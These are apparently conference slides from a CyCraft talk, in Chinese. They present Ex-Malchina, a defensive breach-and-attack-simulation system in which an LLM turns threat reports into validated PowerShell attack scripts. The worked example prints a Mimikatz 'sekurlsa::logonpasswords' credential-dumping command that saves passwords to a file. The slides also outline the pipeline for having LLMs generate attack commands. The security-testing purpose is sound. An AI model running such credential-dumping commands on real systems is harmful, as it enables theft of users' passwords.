  - 以 PowerShell 指令作為溝通媒介
    - 可以在 Windows 上執行許多底層指令
    - 文字形式，方便與 LLM 互動
  - 以單一攻擊意圖為單位產生，按照攻擊意圖序列逐一產生
  - 劇本須在測試環境中執行，收集執行資訊以修正劇本


輸入

- 攻擊意圖序列產生：完整攻擊意圖序列
  - 過去及當前節點資訊
- 相似指令提取：所有攻擊意圖相似指令
  - 當前節點之相似指令
- 攻擊劇本產生及驗證：攻擊劇本
  - 對於過去節點所產生之攻擊指令



A & B 的攻擊意圖


B 的相似指令



A 的攻擊指令

假設已經產生完 A 的攻擊指令
正要產生 B 的攻擊指令

產生攻擊意圖 B 的攻擊指令流程



實作小細節 – 充足資訊

- 在使用 LLM 時須給予充足訊息
- 以此研究為例
  - 任務：根據給定的資訊產生與攻擊意圖相符合的 PowerShell 指令
  - 標的：此次的攻擊意圖
  - 單前情境參考資料：過去產生並且已執行過的指令 & 攻擊意圖
  - 此次任務參考資料：
    - 與此攻擊意圖相關的指令
    - 已嘗試產生的指令 & 執行結果


實作小細節 – 思維鍊 (CoT)

- 要求 LLM 回答答案前，先對指定主題進行分析，再根據分析結果回答
  - 跟推理模型 (Reasoning Model) 同樣的做法
- 以此研究為例：
  - 對攻擊意圖進行分析
  - 對過去已經執行過的攻擊意圖進行分析，釐清其與當前意圖關聯性
  - 對相關指令進行分析
  - 對過去嘗試產生指令進行分析，確認問題點在哪
  - 最後產生指令

驗證 (1)

- 將工作全部交給單一 LLM 做可控性太低
- 設計了兩種驗證模組：
  - 等價性 (Equivalence) 驗證模組
    - 確認當前產生的指令是否符合目前的任務
    - 優點：可以在送入系統執行前先行驗證，減少執行成本
  - 有效性 (Validity) 驗證模組
    - 確認測試系統回傳的執行結果是否執行成功
    - 優點：將分析過去嘗試產生指令的工作單獨完成

驗證 (2)



來個例子

攻擊意圖

The attacker dumped plaintext passwords from the victim's system and saved them to a file.

第一次產生指令

```
sekurlsa::logonpasswords
```

等價性驗證失敗：沒有存到檔案

第二次產生指令

```
$creds = sekurlsa::logonpasswords
$creds | Out-File C:\temp\creds.txt
```

有效性驗證失敗：**sekurlsa 是 Mimikatz 指令**

第三次產生指令

```
$creds = Invoke-Mimikatz -Command "sekurlsa::logonpasswords"
$creds | Out-File C:\temp\creds.txt
```

成功！

實作小細節 – 個別擊破

- 將太多任務指派給 LLM 時，容易分散焦點或是每項都做一點
- 將任務切成多個小任務分別執行，最後再統整效果會更好
- 以此研究為例：
  - 有效性驗證中先行分析及判斷是否執行正確
  - LLM 產生指令時只要使用有效性驗證的結論即可

實作小細節 – 自我驗證 (Self-Verification)

- LLM 在生成的任務上有疑慮，但是已有資訊的判斷任務通常能做得比較好
  - 生成是無中生有
  - 判斷是根據文章中已有的資訊做比較
- 自我驗證也是在推理模型中使用的技術，透過對於自己生成的內容質疑來增進結果
- 以此研究為例：
  - 等價性驗證將生成的指令和攻擊意圖做比較
  - 有效性驗證也是廣義上的自我驗證，只是搭配了外部資訊，內容更精準

近似錯誤指令回饋

- 錯誤指令除了當下回饋外，在其他錯誤指令回饋時，也可以當作參考資料
- 做法：
  - 使用 CmdCaliper 計算指令的 embedding 後儲存
    - 包含指令、執行結果、有效性判斷
  - 產生指令時，除了當前指令回饋外，額外提供過去相似指令的執行結果

實驗結果

實驗 – 攻擊劇本產生能力

- 問題：給定一篇威脅情資報告，是否能產生對應的攻擊劇本
- 挑戰：要怎麼評估一個攻擊劇本是否產生的好？是否對應到正確的指令？


LLM 產生威脅情資報告

實際場域取得的
攻擊指令

LLM 產生的
威脅情資報告

Ex-Malchina 產生的
攻擊劇本

CmdCaliper 相似度比較



實驗結果

- LLM 產生文章：
  - 共 30 篇
  - 總共有 59% 的操作在攻擊意圖序列中出現
  - 過濾掉環境不支援的操作
- 每篇平均有 96.39% 的攻擊意圖產生成功
- 94.79% 的攻擊意圖產生成功
- 與原文相似度 0.5549 (隨機選擇 0.3037)

實驗 – 與現有 BAS 比較

- Atomic Red Team 提供以 MITRE ATT&CK 攻擊技術為基礎的測試
  - 每個測試包含敘述以及對應指令
  - 僅就相似指令提取及攻擊劇本產生及驗證測試
- 選擇共 517 筆測資 (包含 148 種攻擊技術)
  - 過濾掉環境不支援及非 PowerShell 測資

實驗結果

- 517 筆測資中的 433 筆可以產生並通過驗證
  - 成功率 83.75%
- 148 種攻擊技術中的 88 種，所有的測資都通過

結論

結論

- 防禦系統必須有持續性驗證才算完善
- Ex-Malchina 嘗試解決
  - 無法快速從實際攻擊轉換成測資
  - 無法對應個別環境產生測資
- 我們的作法
  - 將威脅情資報告重組成攻擊意圖序列
  - 透過攻擊意圖及指令的對應訓練 Embedding 模型
  - 透過 LLM 不斷在測試環境中生成及驗證，找出最佳攻擊劇本
- 96.39% 的測試報告可以產生並驗證成功
- 83.57% 的節選 BAS 測資可以產生並驗證成功

CRAFTCON
TAIWAN

CYCRAFT

AGENTIC AI
BLUE TEAM X RED TEAM